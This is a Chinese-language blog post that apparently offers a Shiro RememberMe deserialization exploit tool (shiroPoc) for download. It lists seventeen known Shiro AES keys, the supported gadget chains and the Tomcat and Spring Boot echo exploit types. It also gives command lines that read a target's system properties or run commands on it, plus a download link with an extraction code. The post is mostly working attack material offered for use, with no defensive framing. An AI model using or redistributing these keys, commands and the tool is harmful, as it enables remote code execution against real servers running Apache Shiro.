Shiro 回显利用工具（附下载）

前言

Shiro 是一个开源安全框架，提供身份验证、授权、密码学和会话管理。Shiro 框架直观、易用，同时也能提供健壮的安全性。

Apache Shiro 在用户登陆成功后会生成经过加密并编码的 cookie。cookie 的 key 为 RememberMe，cookie 的值是经过对相关信息进行序列化，然后使用 aes 加密，最后在使用 base64 编码处理形成的。在调用反序列化时未进行任何过滤，导致可以触发远程代码执行漏洞。

payload 来自雷石安全实验室的 ShiroExploit，再次感谢雷石安全实验室，雷石安全实验室牛逼 plus

shiro-urldns 检测 & 利用工具

支持 shiro 16 个 key，支持攻击利用。支持的 key 与 gadget 以及攻击类型如下



PS E:\工作相关\source\shiroPoc\target> java -jar .\shiroPoc-1.0-SNAPSHOT-jar-with-dependencies.jar
Powered by UnicodeSec
Version 0.0.1
Powered by UnicodeSec Potatso
Usage: java -jar shiroPoc-[version]-all.jar [keyindex] [payload] [回显服务器类型] [其他参数]
Available shiro key:
index key
0 wGiHplamyXlVB11UXWol8g==
1 2AvVhdsgUs0FSA3SDFAdag==
2 3AvVhmFLUs0KTA3Kprsdag==
3 4AvVhmFLUs0KTA3Kprsdag==
4 Z3VucwAAAAAAAAAAAAAAAA==
5 U3ByaW5nQmxhZGUAAAAAAA==
6 6ZmI6I2j5Y+R5aSn5ZOlAA==
7 fCq+/xW488hMTCD+cmJ3aQ==
8 1QWLxg+NYmxraMoxAXu/Iw==
9 ZUdsaGJuSmxibVI2ZHc9PQ==
10 L7RioUULEFhRyxM7a2R/Yg==
11 r0e3c16IdVkouZgk1TKVMg==
12 5aaC5qKm5oqA5pyvAAAAAA==
13 bWluZS1hc3NldC1rZXk6QQ==
14 a2VlcE9uR29pbmdBbmRGaQ==
15 WcfHGU25gNnTxTlmJMeSpw==
16 kPH+bIxk5D2deZiIxcaaaA==
Available payload types:
Payload Authors Dependencies
CommonsCollections2 @frohoff commons-collections4:4.0
CommonsCollections4 @frohoff commons-collections4:4.0
CommonsCollections8 commons-collections4:4.0
Jdk7u21 @frohoff java:JDK 7u21
Jdk8u20 java:JDK 8u20
Available Exploit types:
Payload Authors Dependencies Arguments ArgsType
SpringBootEcho1 @potstso springboot:all
TomcatEcho1 @potstso tomcat:7.0 TomcatPort Integer
TomcatEcho2 @potstso tomcat:8.0 TomcatPort Integer
XrayCmd @XRAY tomcat:6.0-8.0
XraySysProp @XRAY tomcat:6.0-8.0
宽字节安全

查看目标服务器的系统信息

该攻击类型为 `XraySysProp` ，使用方法如下

```
java -jar .\shiroPoc-1.0-SNAPSHOT-jar-with-dependencies.jar 16 CommonsCollections2 XraySysProp
```

利用截图如下




执行命令并回显

该攻击类型为 `XrayCmd` 使用方法如下

```
java -jar .\shiroPoc-1.0-SNAPSHOT-jar-with-dependencies.jar 16 CommonsCollections2 XrayCmd
```

利用截图如下



链接: https://pan.baidu.com/s/1ptY9xf4bMt4u7sB-NHDoqA 提取码: uc6x

注意事项

- 建议删除不相关的 http 请求头，不然会因为 http 请求头过大而提示 400 错误
- 建议使用 CommonsCollections2 gadget，体积小，利用率高